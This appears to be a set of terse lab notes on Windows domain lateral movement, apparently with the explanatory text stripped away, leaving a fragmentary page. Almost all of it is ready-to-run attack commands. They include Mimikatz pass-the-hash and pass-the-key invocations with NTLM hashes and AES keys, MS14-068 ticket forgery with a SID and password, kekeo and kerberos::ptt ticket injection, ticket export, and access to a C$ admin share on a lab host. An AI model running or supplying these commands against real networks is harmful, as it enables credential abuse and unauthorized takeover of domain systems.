




- PTH&PTK&PTT





Kerberos



pth administrator
ptk aes256
<https://www.freebuf.com/column/220740.html>

#PTT NTLM Kerberos
MS14-068 Golden ticket SILVER ticket

MS14-068 Golden ticket() SILVER ticket()
Golden ticket() SILVER ticket()
MS14-068
kb3011780



PTH -Mimikatz

PTK -Mimikatz

PTT -MS14068&kekeo&local

Ladon - ,

1- PTH -mimikatz
PTH ntlm

sekurlsa::pth /user:administrator /domain:god /ntlm:ccef208c6485269c20db2cad21734fe7
sekurlsa::pth /user:administrator /domain:workgroup /ntlm:518b98ad4178a53695dc997aa02d455c
sekurlsa::pth /user:boss /domain:god /ntlm:ccef208c6485269c20db2cad21734fe7

\\OWA2010CN-God.god.org
2- PTK -mimikatz

PTK aes256

```
sekurlsa::ekeys # aes
sekurlsa::pth /user:mary /domain:god
/aes256:d7c1d9310753a2f7f240e5b2701dc1e6177d16a6e40af3c5cdf814719821c4b
```

```
# 3- PTT -ms14068&kekeo&
```

system

```
#MS14-068 powershell
```

```
1. sid whoami/user
```

```
2.mimikatz # kerberos::purge
```

```
//
```

```
mimikatz # kerberos::list //
```

```
mimikatz # kerberos::ptc //
```

```
3. ms14-068 TGT
```

```
ms14-068.exe -u @ -s sid -d -p
```

```
MS14-068.exe -u mary@god.org -s S-1-5-21-1218902331-2157346161-1782232778-1124 -d 192.168.3.21 -p admin!@#45
```

```
4.
```

```
mimikatz.exe "kerberos::ptc TGT_mary@god.org.ccache" exit
```

```
5. klist
```

```
6.
```

```
dir \\192.168.3.21\c$
```

kekeo

```
1.
```

```
kekeo "tgt::ask /user:mary /domain:god.org /ntlm:518b98ad4178a53695dc997aa02d455c"
```

```
2.
```

```
kerberos::ptt TGT_mary@GOD.ORG_krbtgt~god.org@GOD.ORG.kirbi
```

```
3. klist
```

```
4. net use
```

```
dir \\192.168.3.21\c$
```

()

```
sekurlsa::tickets /export
```

```
kerberos::ptt xxxxxxxxxxxx.kirbi
```

```
ptt
```

```
# 4- Ladon
```

- - -

